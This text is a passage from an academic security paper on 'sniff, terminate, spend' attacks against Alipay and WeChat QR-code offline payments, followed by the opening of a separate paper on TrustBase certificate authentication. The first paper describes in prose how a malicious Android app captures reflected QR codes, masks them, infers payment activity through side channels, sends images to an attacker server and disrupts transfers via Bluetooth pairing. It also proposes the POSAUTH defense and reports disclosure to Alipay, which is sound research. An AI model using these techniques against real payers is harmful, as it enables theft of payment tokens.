of the QR code will appear on the scanner glass and the attack app can capture it by taking photos with phone's front camera. The scanner glass is an ideal object here because of its brightness is significantly different from payer's screen: mobile payment apps always increase screen brightness to ease the recognition of the QR code while the light source of the scanner is much darker to avoid glare. As such, a "one-way mirror" is constructed for attack app to pick up the QR code.




Figure 12: A QR Scanner.

•*Assessment of sniffing.* Whether QR code can be successfully captured by the phone's front camera depends on several factors, including the horizontal distance between the QR code and the front camera (d_{cq}), the side length of the QR code (l_q), the vertical distance between the glass and the phone screen (d_{gs}), and the front camera's angle of view (AOV). Figure 13 illustrates these factors for the most common case that the scanner and the phone are parallel. The ideal approach to assess these factors is to run experiments by simulating all their possible combinations and check whether the QR code can be recovered, which cannot be done within reasonable time. Instead, we compute their theoretical value range for the successful attack.




Figure 13: The side view of the phone and the QR scanner during POS-based payment.

In summary, three conditions have to be satisfied. First, the scanner glass should be large enough to reflect the whole QR code. Hence, the minimum side length of the glass should be $d_{cq}/2 + l_q - (d_{cq} + l_q)/2$, or $l_q/2$. Second, the horizontal position of the glass should be about the middle point between the QR code and the front camera. Third, the glass should be vertically far enough so it would be within front camera's AOV. In other words, d_{gs} should be at least $(tan(90 - AOV/2) \times (l_q + d_{cq}))/2$.

It turns out all the three conditions can be met for the normal payment scenario. For the tested mobile phone (MI 3W), l_q is 3.2cm and d_{cq} is 5.8cm. For Alipay on the tested scanners (Symbol DS-6708SR[50] and NLS-FR40[10]), their glass side lengths are 2.3cm and 4.3cm respectively, which are much larger than the minimum requirement $l_q/2$ (1.6cm). Placing the scanner glass in the middle point is also natural for the payee (as illustrated in Figure 15). Assume AOV for the front camera is 60 degrees, the minimum d_{gs} would be 7.8cm, which is within the suggested working range of the scanner [50, 10].

Aborting ongoing transaction. Signal jamming cannot be used here to disrupt the normal payment process. Instead, we instruct the malicious app to mask the QR code for the disruption.

A QR code has to embed three *positioning markings* (or PM) at its three corners. They are used to ensure that a reader can correctly identify the region and direction of the QR code. If one of these PMs is not displayed, the QR code will not be readable. Our attack app is developed to mask one PM. To this end, the app pops up a floating window covering one PM only. However, showing floating window on top of another app requires a system permission `SYSTEM_ALERT_WINDOW` since Android 6.0 [17]. So, we choose a different approach by commanding the attack app to create an activity which is transparent except the PM region (filled with white pixels) and overlay it on top of the payment app. Such design yields the similar visual effect without asking for any additional permission. When the reflected QR code is captured, the attack app will dismiss the transparent activity and bring back the original QR code window. Figure 14 illustrates an example of the original and masked QR. Figure 15 shows how the masked QR code is scanned and the reflection image of the masked QR code captured by the malicious app with front camera.

Inferring payment activity. To keep the sniffing and jamming process stealthy, our attack app actively infers the running context and moves to the next stage when the context is matched. We exploit a set of side-channel information to learn the context, including the foreground app, its displayed activity and payer's action. The details are described below:

•*Foreground app*. The attack app needs to know when the foreground app is identical to the targeted payment app. The information is not directly available due to the separation between apps. However, it can be inferred by

Figure 14: An example of the original and masked QR.

Figure 15: The masked QR code is being scanned and the reflection image of the masked QR code is captured by the malicious app with front camera.

reading a public Linux procfile `/proc/net/tcp6` which logs the opened TCP sockets per app [6]. As long as the targeted payment app is activated , TCP sockets to the servers will be established and the IP addresses expose the app's running status.

•*Displayed activity*. We use the brightness of the screen to determine if the payment app is displaying QR code. Our key observation is that mobile payment apps always increase the screen brightness (say B_{QR}) to the maximum level when showing the QR code. B_{QR} is even higher than the maximum brightness that can be configured by the user. As such, we create a `FileObserver` [14] to monitor the file `/sys/class/leds/lcd-backlight/brightness`. If the brightness logged within the file reaches B_{QR}, the targeted activity is recognized.

[6]We did not use `/proc/net/tcp` since socket information is no longer displayed. `/proc/net/tcp6` shows both IP v6 sockets and IP v4 sockets. The IP v4 addresses are mapped to the IP v6 space in the file.

•*Payer's action*. We use onboard sensors, including accelerometer, gyroscope, and magnetometer, to infer whether the payer is showing her QR code to the merchant. Usually, such action incurs a drastic change of rotation angle of the phone, therefore we can measure the change rate to infer it. In particular, we employ the algorithm in [22] to compute the angles on all axes compared to a fixed position. We begin to monitor the angles when prior conditions are satisfied and record the first observed angle as $A_{initial}$. When the difference between the current angle and $A_{initial}$ exceeds a threshold, the user is recognized as rotating the phone to show the QR code to the merchant.

Exfiltrating QR code. In order to increase the success rate, a series of photos of the reflected QR code are taken during the scanning process. Recovering the QR code from the distorted images on the cell phone is time- and battery-consuming. Therefore, the images are exfiltrated to attackers' server through cellular or WiFi network for further analysis, i.e., mask removal.

Evaluation. We tested our attacks on Alipay (version 10.0.2) and Wechat (version 6.5.4). The testing phone is MI 3W with Android 4.4. The testing QR scanners are Symbol DS-6708SR[50] (hand-held) and NLS-FR40[10] (desktop). And we are able to carry out STLS attack as shown in the demo [1]. We further examined the success rate of our attack by asking 14 users to show the masked QR code (the QR code is masked for 60s) to a desktop QR scanner (NLS-FR40). Among them, 6 (43%) are successfully attacked, suggesting retrieving payment token from the reflected QR code on the scanner's glass window is completely feasible. Some attempts are failed when the user positioned the phone too close to the scanner. The average time of the whole attack is 55s. In particular, the average time to sniff a valid QR code is 16s, and the average time to exfiltrate QR code is 39s. The time to transfer photos to remote server is negligible. Actually, the validity period of a QR code is configured to 90s, based our examination on Alipay and Wechat. This time is sufficient for the attacker to launch the attack and spend the QR code in a different transaction.

Since the attack app does not require any system permissions or any unique system features, the attack is applicable to all Android versions. We are working to implement this attack on other platforms, e.g., iOS. But several issues have to be addressed a priori, e.g., how to mask one PM of the QR code and how to infer the foreground activity, which might need new design of the attack app.

3.3.2 Attack Peer-to-peer Transfer

Attack overview. A user may be attacked even if her device is not infected with any malware. In addition to being used in B2L transaction, a payment QR code

can also be used in P2P transaction, in which the payee presents her QR code to the payer. In this scenario, if there is a malicious app installed on the payer's phone and taking pictures during a P2P transaction, the payee's QR code can be directly harvested. Then the attacker can spend the sniffed QR code in the B2L transaction in another place.

In particular, the malicious app on payer's phone brings itself to the foreground and takes picture when it discovers that the payment app on the same phone is in the QR code scanning mode. The original P2P transaction is disrupted by the malicious app by initiating a bluetooth paring process. The QR code is decoded in the payer's phone and transfered to the remote attacker to be spared (different from the prior attack, the QR code of the payee is not masked and therefore can be directly decoded on the phone). We elaborate the steps for activity inference and transaction disruption below (the other steps are straightforward or similar to the prior attack). Figure 16 and Figure 17 illustrate the normal process for P2P transaction and the attack scenario.




Figure 16: Work flow of P2P transfer.

Inferring payment activity. The attack app on payer's phone needs to learn whether the payment app is on top and in scanning mode. We use the same methodology to infer the foreground app. To detect the scanning mode, our app frequently pings the status of the back camera by invoking a system API `camera.open()` at every 100 milliseconds. If the API returns an error code, the back camera is highly likely occupied by the payment app and the scanning mode is identified (only this mode uses camera).

Interfering P2P transaction. Once the scanning mode is inferred, the attack app will bring an activity (with identical UI to the payment app) to the foreground by sending an intent. Different from the prior attack in which we have no control over the POS scanner, we can block payer's app scanner through intent injection. The attack app keeps scanning QR code until it is successfully decoded. Finally, the malicious app destroys its scan activity to restore interface of the payment app. Though the payment token can be obtained by the attacker, it might be invalid to be spent by the attacker in a B2L transaction as the same token could be used earlier by the P2P transaction. We address this problem by forcing the payee's app to refresh the payment token. Since the payment app works in offline mode, both the old and new payment tokens are valid (if used within its lifetime, e.g., around 90 seconds for Alipay). A big challenge here is to alter the behavior of payer's phone without being discovered where there is no attack app installed. In the end, we found that bluetooth pairing could be used for this purpose.




Figure 17: Work flow of attack against P2P transfer.

Specifically, the attack app launches a pairing request to a nearby bluetooth device (highly likely to be the payer's phone) by calling an API `createBond()`. A window asking the user to confirm the pairing will be prompted on payee's phone. The attack app immediately cancels the pairing process by calling `cancelPairingUserInput()` API[7]. The pairing process is interrupted and the confirmation window on the payee's phone will disappear. The duration for this step is very short and it is nearly impossible to be observed by the user, as shown in our demo[1]. When the pairing confirmation window disappears, the payment app is brought to foreground and it will refresh the UI together with the token based on its logic.

Evaluation. We successfully launched the attack on a Samsung GT-S7562 (as payee) and a Galaxy Nexus (as payer). The total attacking time is 8s, including activity starting, QR code capturing (5s), bluetooth pairing

[7]This is a hidden API which can be invoked by java reflection.

requesting (3s), and activity exiting. During the bluetooth pairing, the confirmation window showed less than 1 second. We reported the attack to Alipay, and after that, they removed the functionality of payment QR code P2P transfer.

4 Transaction Point Authorization

Our study shows that STLS threat is completely realistic to mobile off-line payment schemes. The fundamental problem behind today's mobile off-line payment schemes is: one-time token is insufficient to protect against an active attacker who is not only able to sniff payment tokens but also capable of disrupting an ongoing legitimate transaction. In addition, our attacks have demonstrated that the validity period of offline payment tokens is sufficiently long for the adversary to transmit the token to a colluder to spend it in a different transaction. To mitigate the STLS thread and enhance the security of the off-line payment schemes, we propose a new solution called POSAUTH. In this section, we elaborate the design and implementation of POSAUTH, and evaluate its effectiveness and efficiency.

Design and implementation. The indispensable steps in a STLS attack include sniffing the payment token, halting the ongoing transaction, and spending the sniffed token in a different transaction. If any one of these steps fails, the STLS attack cannot succeed, which means that we can defend by undermining any step. Due to the broadcast nature of audio and MST channels, it is difficult to defend against sniffing on these channels. Though QR code is a unicast channel, it is still feasible for an adversary to sniff in certain scenarios (like in our attacks). As a result, our defense cannot rely on preventing the payment token from being sniffed. Similarly, it is difficult to prevent an active attacker from halting the ongoing transaction in mobile payment scenes, especially those with mobile POS systems. The only option left is to prevent a token from being used in a different transaction other than the original transaction between the payer and the merchant.

This observation inspires the design of POSAUTH, which binds a payment token to a specific transaction and authorizes the payer to use it only in the same transaction. Actually, we bind the payment token to the POS terminal on which it is going to be spent by the payer. POSAUTH is meant to make such binding easily deployable without changing the hardware. In particular, each POS terminal is attached with a QR code that contains its unique ID (PID). Before the payer starts to transmit her payment token to the POS terminal, she is required to scan the QR code. Upon receiving the POS terminal's unique ID, the payer encodes the PID into her payment token. In this way, the payment token is indeed bound to the terminal. As stated in Section 2, the payment token in the mobile off-line payment schemes is typically in the form of a HMAC over timestamp and other identity information. To prevent an attacker from replacing the encoded PID in the sniffed payment token, we encode the PID by integrating it within the one-way HMAC computation.

When the POS terminal receives the payment token, it sends the payment token as well as its PID to the payment service provider. The provider checks the consistency between the payment token and the PID. If they are bound, the transaction is allowed. If not, the transaction is supposed to be halted and the token's owner (the payer) should be warned about the risks of token being stolen. In this way, even if the payment token is stolen, it can not be spent on another POS terminal. It is unrealistic to assume that the attacker could pay to the same POS terminal in the mean time when the payer is still paying. We can further require that, if a payment token is spent, the payer's tokens with earlier timestamp should be invalid, in order to prevent a stolen payment token being spent on the bound POS terminal in the short period after the payer finishes payment with a refreshed payment token.

To understand whether POSAUTH can properly protect current mobile off-line payment schemes, we implemented a prototype of POSAUTH on Alipay QR Pay. More specifically, in Alipay QR Pay, the payment token is a string of 18 decimal numbers, consisting of a constant prefix of 2 digits, a suffix of 6-digit Time-based One-time Password (TOTP) computed from a pre-configured seed and the current timestamp, and a middle-10-digit encrypted identity (EID), which is generated by encrypting the payer's unique identity (or account number) in a customized symmetric encryption algorithm with the TOTP as its encryption key. In our POSAUTH implementation, we encode a PID into the QR Pay payment token by concatenating it with the timestamp in the TOTP computation. Upon receiving the payment token and PID, the server computes a set of valid TOTPs with the pre-configured seed, a set of valid timestamps, and the PID. And it checks whether the TOTP in the received payment token belongs to a valid one. If valid, the token is then bound to the POS terminal.

Evaluation. We mainly evaluate the time overhead during each transaction introduced by POSAUTH, because obviously POSAUTH does not introduce much other overhead like upgrading costs, power consumption etc.

Comparing with the existing transaction schemes, POSAUTH adds only one QR scanning step and slightly modifies the token generation algorithm while the remaining steps are all the same, which brings extra time consumption in 2 steps. For the time consumed by token generation (modifying algorithms), we consider it negligible since it is a simple operation to integrate the PID into a token generation algorithm (e.g., concatenating it with the timestamp during the TOTP computation in Alipay),

therefore we focus on the extra scanning step. To assess the extra time overhead introduced by POSAUTH, we implemented an app to scan a QR code and recorded the time spent between user clicking the button and QR code decoding module returning result. We prepared a QR code containing 18 digits that is enough to accommodate the POS terminal ID. Then we measure how much time a scan costs. We scanned 10 times and the average time is 3.8 seconds for a Galaxy Nexus.

For a mobile transaction, this time overhead is small, comparing to the time the cashier spends on manipulating the POS terminal, which usually costs 10 or even more seconds. As a result, we conclude that the POSAUTH is a practical defense scheme against the STLS attacks.

5 Discussion

Comparison with online scheme. In most online mobile payment schemes, users are required to confirm the transaction with brief transaction detail prompted, by inputing the password or by pressing their fingerprints. Therefore, our attacks fail in this scenario since such information is usually unavailable to a remote attacker.

However, online schemes are recommended for small business who could not afford a POS terminal. In addition, it requires decent network connection on payer device. Comparing to the off-line schemes which are provided by many large merchants[13] and are able to able to work regardless of payer's connection quality, their adoption is limited so far.

Root Cause. After a careful analysis of all vulnerable payment schemes having been discovered, we conclude that the root cause for STLS attack is the missing of bidirectional communication capabilities when transmitting tokens through near field communication channels. Without such capabilities, mobile off-line payment schemes have to rely on time-restricted one-time token for security, which, as shown in this work, turns out to be ineffective to active attackers. The threat could be mitigated by our defense scheme POSAUTH which provides a light-weight bidirectional communication capability by only requiring a quick scanning of QR code printed on POS terminal.

Comparison between POSAUTH and B2S. Similar to POSAUTH, in the B2S scenario, the merchant also presents a QR code for the payer to scan and pay. The main difference here is that the QR code in B2S is still used as a one-way communication channel, which is vulnerable in the presence of an active attacker. By replacing the merchant's QR code with a malicious one, an attacker can make unauthorized payment with the payer's account [27]. However, POSAUTH is immune to such attacks since the payment token is indeed bound to the ID of a POS terminal (via QR code scanning), and any discrepancy between the POS ID and the payment token would raise an alarm of such attacks to the payment service providers.

6 Related Work

Samsung Pay security. We studied the security of Samsung Pay and showed that it is vulnerable to our STLS attack. Before our work, the security aspect of Samsung Pay was studied by two groups recently as well [6, 3]. These studies showed that sniffing payment token from the MST channel by a passive attacker is feasible, but the proposed techniques did not lead to the successful attack under the real-world settings, as the payment token is one-time and the payer could spend it ahead of the attacker. Instead, our STLS attack employs a jamming device to disrupt the normal transaction to prevent the payment token from being spent by the payer, which ensures that an active attacker is able to spend the victim's payment token in a different transaction.

Data transfer over audio. Several communication products have realized data transmission through audio channel [34, 16]. These techniques encode data into audio signals distinguished by amplitude, frequency, or phase modulation [4]. Our study is the first to investigate the usage of the audio communication channel in mobile payment settings and proposed a realistic attack against such channel.

QR code security. QR code is one of the earliest channel for mobile payment and there have been many works demonstrating how to build a secure payment scheme on top of it [11, 28, 39, 31, 7, 36]. In these payment schemes, QR code is used to encode transaction information [28, 7] or users' payment token [11]. And a user can pay by showing her QR code to the merchant, or scanning the merchant's QR code, or both. In the mean time, attacks [27] have been proposed against QR Pay in B2S transaction, e.g., replacing the merchant's QR code with one associated with the attacker. In this paper, we mainly focus on the scenarios in which a user shows her QR code to the merchant or another user (B2L and P2P transaction). Different from the existing attacks, we are the first to investigate the STLS threats on these scenarios.

Since QR code can carry different types of data, whether and how it can be used to deliver malicious content have been investigated [26, 23]. In fact, an attacker is able to launch attacks including phishing [53], SQL injection [46], and even malicious app installation [55], by encoding malicious content into QR code. In these attacks, an attacker can either use a new malicious QR code or partially modify an existing QR code [24]. In our attack against POS-based payment, we also partially modify the QR code. The difference is that prior attacks still keep the QR code readable but our attack prevents it from being read. In the meantime, defense techniques [54] were

proposed to protect users when scanning an untrusted QR code. Such techniques can not prevent our attacks since the modified QR code has no malicious content.

Similar to POSAUTH, QR code has also been employed to transfer information for authentication schemes [48, 30, 29], given its high usability and low deployment cost. In this work, we show that QR code can be used to protect payment security. Such direction has not been explored before.

Security on other mobile payment schemes. The security of other mobile payment schemes, including contactless NFC payment [40, 41] and online mobile wallet payment [52, 12], has been studied. NFC-based payment has been adopted by the major phone vendors, like Google and Apple. Attack [37, 8, 9] and defense [18, 38, 47] techniques regarding this channel have been investigated, but none of them are similar to our STLS attack. Due to its extremely short communication distance and the challenge-response based bidirectional communication pattern, NFC payment is not affected here.

Users' perception of the emerging mobile payment techniques is also investigated and studied. These studies show that several factors could impede the adoption of mobile payment methods, including their security, usability, and cost [32, 45, 19].

7 Conclusion

In this paper, we present a new threat called STLS which can enable adversaries to attack off-line payment schemes by sniffing payment token, aborting current transaction, and spending the stolen token at other places. We have investigated some leading off-line payment systems in real world and demonstrated that such STLS attacks are completely realistic. We also carreid out security analysis, which reveals some major limitations of existing token protection techniques. Contrary to the closed settings of traditional payment systems, off-line mobile payment solutions have larger attacking surface. Channels between smartphone and POS terminal are susceptible to sniffing attack. Communications between mobile POS and back-end servers are built on WiFi or 3G/4G network, thus the ongoing transactions can be disrupted. More importantly, most token delivering channels are one-way only, so tokens cannot be bound to the POS terminal of current transaction. Meanwhile, shortening the token valid period only still cannot guarantee adequate payment security. To mitigate STLS threats, we propose POSAUTH which forces a payment token to include the unique ID of current POS terminal and, when combined with short valid period, is able to confine a token to be used in legitimate transactions only. In the future, we plan to work with merchants and deploy POSAUTH in real-world POS systems.

Acknowledgments

We thank anonymous reviewers for their precious comments. Authors from Tsinghua University are supported in part by Research Grant of Beijing Higher Institution Engineering Research Center. The project is also supported in part by NSFC (Grant No. 61572415), NSF CNS-1223477, 1223495, 1527141, 1618493, ARO W911NF1610127, and the General Research Funds (Project No. 14217816 and 24207815) established under the University Grant Committee of the Hong Kong Special Administrative Region, China.

References

[1] Supporting materials: Stls in mobile payment. https://sites.google.com/site/stlsinmobilepayment/. [Online; accessed 14-Feb-2017].

[2] 21, A. Ansi/iso alpha and bcd data format. http://www.abacus21.com/Magnetic-Strip-Encoding-1586.html. [Online; accessed 19-Jan-2017].

[3] ALVADOR MENDOZA. Samsung Pay: Tokenized Numbers, Flaws and Issues. Tech. rep., 2016.

[4] APPLIDIUM. Audio modem: data over sound. https://applidium.com/en/news/data_transfer_through_sound/, 2013. [Online; accessed 19-Jan-2017].

[5] BRIDG. Bridg. https://www.bridgtheapp.com. [Online; accessed 19-Jan-2017].

[6] CHOI, D., AND LEE, Y. Eavesdropping one-time tokens over magnetic secure transmission in samsung pay. In *Proceedings of the 10th USENIX Conference on Offensive Technologies* (2016), USENIX Association, pp. 52–58.

[7] DE, P., DEY, K., MANKAR, V., AND MUKHERJEA, S. An assessment of qr code as a user interface enabler for mobile payment apps on smartphones. In *Proceedings of the 7th International Conference on HCI, IndiaHCI 2015* (2015), ACM, pp. 81–84.

[8] DRIMER, S., MURDOCH, S. J., ET AL. Keep your enemies close: Distance bounding against smartcard relay attacks. In *USENIX Security* (2007), vol. 2007, pp. 87–102.

[9] EMMS, M., AND VAN MOORSEL, A. Practical attack on contactless payment cards. In *HCI2011 Workshop-Heath, Wealth and Identity Theft* (2011).

[10] FUJIAN NEWLAND AUTO-ID TECH. CO., L. Nls-fr40. http://www.newlandaidc.com/h-pd-j-70-3_10.html. [Online; accessed 19-Jan-2017].

[11] GAO, J., KULKARNI, V., RANAVAT, H., CHANG, L., AND MEI, H. A 2d barcode-based mobile payment system. In *Multimedia and Ubiquitous Engineering, 2009. MUE'09. Third International Conference on* (2009), IEEE, pp. 320–329.

[12] GAO, J. Z., CAI, J., LI, M., AND VENKATESHI, S. M. Wireless payment–opportunities, challenges, and solutions. *Published by High Technology Letters 12* (2006).

[13] GARG, G. Qr code payment introduction. http://scanova.io/blog/blog/2015/04/08/qr-code-payment/. [Online; accessed 19-Jan-2017].

[14] GOOGLE. Fileobserver. https://developer.android.com/reference/android/os/FileObserver.html.

[15] GOOGLE. Flag secure. https://developer.android.com/reference/android/view/WindowManager.LayoutParams.html#FLAG_SECURE. [Online; accessed 19-Jan-2017].

[16] GOOGLE. Google tone. https://chrome.google.com/webstore/detail/google-tone/nnckehldicaciogcbchegobnafnjkcne?hl=en. [Online; accessed 19-Jan-2017].

[17] GOOGLE. System alert window. https://developer.android.com/reference/android/Manifest.permission.html#SYSTEM_ALERT_WINDOW. [Online; accessed 19-Jan-2017].

[18] HALEVI, T., MA, D., SAXENA, N., AND XIANG, T. Secure proximity detection for nfc devices based on ambient sensor data. In *European Symposium on Research in Computer Security* (2012), Springer, pp. 379–396.

[19] HUH, J. H., VERMA, S., RAYALA, S. S. V., BOBBA, R., BEZNOSOV, K., AND KIM, H. I don't use apple pay because it's less secure...: Perception of security and usability in mobile tap-and-pay.

[20] INC, L. System and method for a baseband nearfield magnetic stripe data transmitter. http://www.google.com/patents/US8814046, 2014. [Online; accessed 19-Jan-2017].

[21] INTELLIGENCE, B. mpos us installation base. http://www.businessinsider.com/square-makes-another-play-at-retailers-2017-2. [Online; accessed 16-Feb-2017].

[22] KALEBKE. Gyroscopeexplorer. https://github.com/KalebKE/GyroscopeExplorer. [Online; accessed 19-Jan-2017].

[23] KHARRAZ, A., KIRDA, E., ROBERTSON, W., BALZAROTTI, D., AND FRANCILLON, A. Optical delusions: A study of malicious qr codes in the wild. In *Dependable Systems and Networks (DSN), 2014 44th Annual IEEE/IFIP International Conference on* (2014), IEEE, pp. 192–203.

[24] KIESEBERG, P., LEITHNER, M., MULAZZANI, M., MUNROE, L., SCHRITTWIESER, S., SINHA, M., AND WEIPPL, E. Qr code security. In *Proceedings of the 8th International Conference on Advances in Mobile Computing and Multimedia* (2010), ACM, pp. 430–435.

[25] KOVACS, E. Samsung has one day token lifetime. http://www.securityweek.com/samsung-pay-token-flaw-allows-fraudulent-transactions. [Online; accessed 16-Feb-2017].

[26] KROMBHOLZ, K., FRÜHWIRT, P., KIESEBERG, P., KAPSALIS, I., HUBER, M., AND WEIPPL, E. Qr code security: A survey of attacks and challenges for usable security. In *International Conference on Human Aspects of Information Security, Privacy, and Trust* (2014), Springer, pp. 79–90.

[27] L., K. Hidden risks with 2d qr code payment. https://www.linkedin.com/pulse/20140907174521-104874410-hidden-risks-with-2d-qr-code-payment. [Online; accessed 12-Feb-2017].

[28] LEE, J., CHO, C.-H., AND JUN, M.-S. Secure quick response-payment (qr-pay) system using mobile device. In *Advanced Communication Technology (ICACT), 2011 13th International Conference on* (2011), IEEE, pp. 1424–1427.

[29] LEE, Y. S., KIM, N. H., LIM, H., JO, H., AND LEE, H. J. Online banking authentication system using mobile-otp with qr-code. In *Computer Sciences and Convergence Information Technology (ICCIT), 2010 5th International Conference on* (2010), IEEE, pp. 644–648.

[30] LIAO, K.-C., AND LEE, W.-H. A novel user authentication scheme based on qr-code. *JOURNAL OF NETWORKS 5*, 8 (2010), 937.

[31] LIÉBANA-CABANILLAS, F., RAMOS DE LUNA, I., AND MONTORO-RÍOS, F. J. User behaviour in qr mobile payment system: the qr payment acceptance model. *Technology Analysis & Strategic Management 27*, 9 (2015), 1031–1049.

[32] LINCK, K., POUSTTCHI, K., AND WIEDEMANN, D. G. Security issues in mobile payment from the customer viewpoint.

[33] LOOPPAY. Looppay faq. https://www.looppay.com/faqs/. [Online; accessed 19-Jan-2017].

[34] LTD, A. Chirp. http://chirp.io, 2013. [Online; accessed 19-Jan-2017].

[35] LTD, O. W. R. Spectrumview. http://www.oxfordwaveresearch.com/products/spectrumviewapp/. [Online; accessed 19-Jan-2017].

[36] MA, T., ZHANG, H., QIAN, J., HU, X., AND TIAN, Y. The design and implementation of an innovative mobile payment system based on qr bar code. In *Network and Information Systems for Computers (ICNISC), 2015 International Conference on* (2015), IEEE, pp. 435–440.

[37] MARKANTONAKIS, K., FRANCIS, L., HANCKE, G., AND MAYES, K. Practical relay attack on contactless transactions by using nfc mobile phones. *Radio Frequency Identification System Security: RFIDsec 12* (2012), 21.

[38] MEHRNEZHAD, M., HAO, F., AND SHAHANDASHTI, S. F. Tap-tap and pay (ttp): preventing the mafia attack in nfc payment. In *International Conference on Research in Security Standardisation* (2015), Springer, pp. 21–39.

[39] NSEIR, S., HIRZALLAH, N., AND AQEL, M. A secure mobile payment system using qr code. In *Computer Science and Information Technology (CSIT), 2013 5th International Conference on* (2013), IEEE, pp. 111–114.

[40] ONDRUS, J., AND PIGNEUR, Y. An assessment of nfc for future mobile payment systems. In *Management of Mobile Business, 2007. ICMB 2007. International Conference on the* (2007), IEEE, pp. 43–43.

[41] PASQUET, M., REYNAUD, J., ROSENBERGER, C., ET AL. "payment with mobile nfc phones" how to analyze the security problems. In *2008 International Symposium on Collaborative Technologies and Systems.(see section 2)* (2008).

[42] RAMPTON, J. The evolution of the mobile payment. https://techcrunch.com/2016/06/17/the-evolution-of-the-mobile-payment/. [Online; accessed 16-Feb-2017].

[43] SAMSUNG. Samsung pay faq. http://security.samsungmobile.com/doc/Press_Guidance_Samsung_Pay.pdf. [Online; accessed 19-Jan-2017].

[44] SAMSUNG. Samsung's looppay: What it is, and why you should care. https://www.cnet.com/news/samsungs-looppay-what-it-is-and-why-you-should-care/.

[45] SCHIERZ, P. G., SCHILKE, O., AND WIRTZ, B. W. Understanding consumer acceptance of mobile payment services: An empirical analysis. *Electronic commerce research and applications 9*, 3 (2010), 209–216.

[46] SHARMA, V. A study of malicious qr codes. *International Journal of Computational Intelligence and Information Security 3*, 5 (2012), 21–26.

[47] SHRESTHA, B., SAXENA, N., TRUONG, H. T. T., AND ASOKAN, N. Drone to the rescue: Relay-resilient authentication using ambient multi-sensing. In *International Conference on Financial Cryptography and Data Security* (2014), Springer, pp. 349–364.

[48] STARNBERGER, G., FROIHOFER, L., AND GÖSCHKA, K. M. Qr-tan: Secure mobile transaction authentication. In *Availability, Reliability and Security, 2009. ARES'09. International Conference on* (2009), IEEE, pp. 578–583.

[49] STATISTA. Global mobile payment revenue 2015-2019. https://www.statista.com/statistics/226530/mobile-payment-transaction-volume-forecast/. [Online; accessed 19-Jan-2017].

[50] TECHNOLOGIES, S. Symbol ds6708-dl product reference guide. https://www.zebra.com/content/dam/zebra_new_ia/en-us/manuals/barcode-scanners/ds6707-digital-imager-scanner-product-reference-guide-en-us.pdf. [Online; accessed 19-Jan-2017].

[51] TONETAG. Tone tag. https://www.tonetag.com/about.html. [Online; accessed 19-Jan-2017].

[52] VARSHNEY, U., AND VETTER, R. Mobile commerce: framework, applications and networking support. *Mobile networks and Applications 7*, 3 (2002), 185–198.

[53] VIDAS, T., OWUSU, E., WANG, S., ZENG, C., CRANOR, L. F., AND CHRISTIN, N. Qrishing: The susceptibility of smartphone users to qr code phishing attacks. In *International Conference on Financial Cryptography and Data Security* (2013), Springer, pp. 52–69.

[54] YAO, H., AND SHIN, D. Towards preventing qr code based attacks on android phone using security warnings. In *Proceedings of the 8th ACM SIGSAC Symposium on Information, Computer and Communications Security* (New York, NY, USA, 2013), ASIA CCS '13, ACM, pp. 341–346.

[55] ZHOU, Y., AND JIANG, X. Dissecting android malware: Characterization and evolution. In *Security and Privacy (SP), 2012 IEEE Symposium on* (2012), IEEE, pp. 95–109.

TrustBase: An Architecture to Repair and Strengthen Certificate-based Authentication

Mark O'Neill Scott Heidbrink Scott Ruoti Jordan Whitehead Dan Bunker
Luke Dickinson Travis Hendershot Joshua Reynolds
Kent Seamons Daniel Zappala
Brigham Young University
mto@byu.edu, sheidbri@byu.edu, ruoti@isrl.byu.edu, jaw@byu.edu, dbunked@gmail.com
luke@isrl.byu.edu, tmanhendy@isrl.byu.edu, joshua@isrl.byu.edu
seamons@cs.byu.edu, zappala@cs.byu.edu

Abstract

The current state of certificate-based authentication is messy, with broken authentication in applications and proxies, along with serious flaws in the CA system. To solve these problems, we design TrustBase, an architecture that provides certificate-based authentication as an operating system service, with system administrator control over authentication policy. TrustBase transparently enforces best practices for certificate validation on all applications, while also providing a variety of authentication services to strengthen the CA system. We describe a research prototype of TrustBase for Linux, which uses a loadable kernel module to intercept traffic in the socket layer, then consults a userspace policy engine to evaluate certificate validity using a variety of plugins. We evaluate the security of TrustBase, including a threat analysis, application coverage, and hardening of the Linux prototype. We also describe prototypes of TrustBase for Android and Windows, illustrating the generality of our approach. We show that TrustBase has negligible overhead and universal compatibility with applications. We demonstrate its utility by describing eight authentication services that extend CA hardening to all applications.

1 Introduction

Server authentication on the Internet currently relies on the certificate authority (CA) system to provide assurance that the client is connected to a legitimate server and not one controlled by an attacker. Unfortunately, certificate validation is challenged by significant problems. First, applications frequently do not properly validate the server's certificate [20, 17, 5, 35]. This is caused by failure to use validation functions, incorrect usage of libraries, and also developers who disable validation during development and forget to enable it upon release. Second, TLS interception, used by numerous firewall appliances and software (as well as malware), compromises the integrity of end-to-end encryption [24, 34], with many firewalls having significant implementation bugs that break authentication [7, 11]. Third, the CA system itself is vulnerable to being hijacked even when applications and proxies are implemented correctly. This is largely due to the fact that most CAs are able to sign certificates for any host, reducing the strength of the CA system to that of the weakest CA [12]. This weakness was exploited in the 2011 DigiNotar hack [25], and is exacerbated by CAs that do not follow best practices [31, 10] and by governmental ownership and access to CAs [13, 40].

Due to these problems, there are a number of recent proposals to improve or replace the current CA trust model. These include multi-path probing [31, 41, 1, 23] or other systems that vouch for the authenticity of a certificate [15, 2, 3], DNS-based authentication [21], certificate pinning [16, 32], and audit logs [27, 39, 14, 26]. Unfortunately, the majority of applications have not yet integrated these improvements. Even relatively simple fixes, such as certificate revocation, are beset with problems [29]. The result is that there is no de facto standard regarding where and how certificate validation should occur, and it is currently spread between applications, TLS libraries, and interception proxies [11].

Several projects have tried to address these issues, fixing broken authentication in existing applications, while providing a means to deploy improved authentication services. Primary among these is CertShim, which uses the `LD_PRELOAD` environment variable to replace functions in dynamically-loaded security libraries [4]. However, this approach does not provide universal coverage of all existing applications, does not provide administrators singular control over certificate authentication practices, does not protect against several important attacks, and has significant maintenance issues. Fahl takes a different approach that rewrites the library used for authentication by Android applications [18], while also including pluggable authentication modules. This approach is well-suited for Android because all applications are written in Java, but

it is difficult to extend this approach to operating systems that provide more general programming language support.

In this paper, we explore a different avenue for fixing these problems by centralizing authentication as an operating system (OS) service and giving system administrators and OS vendors control over authentication policy. These two motivating principles result in TrustBase, an architecture for certificate authentication that secures existing applications, provides simple deployment of improved authentication services, and overcomes shortcomings of previous approaches. TrustBase provides universal coverage of existing applications, supports both direct and opportunistic TLS[1], is hardened against unprivileged local adversaries, is supported on both mobile and desktop operating systems, and has negligible overhead.

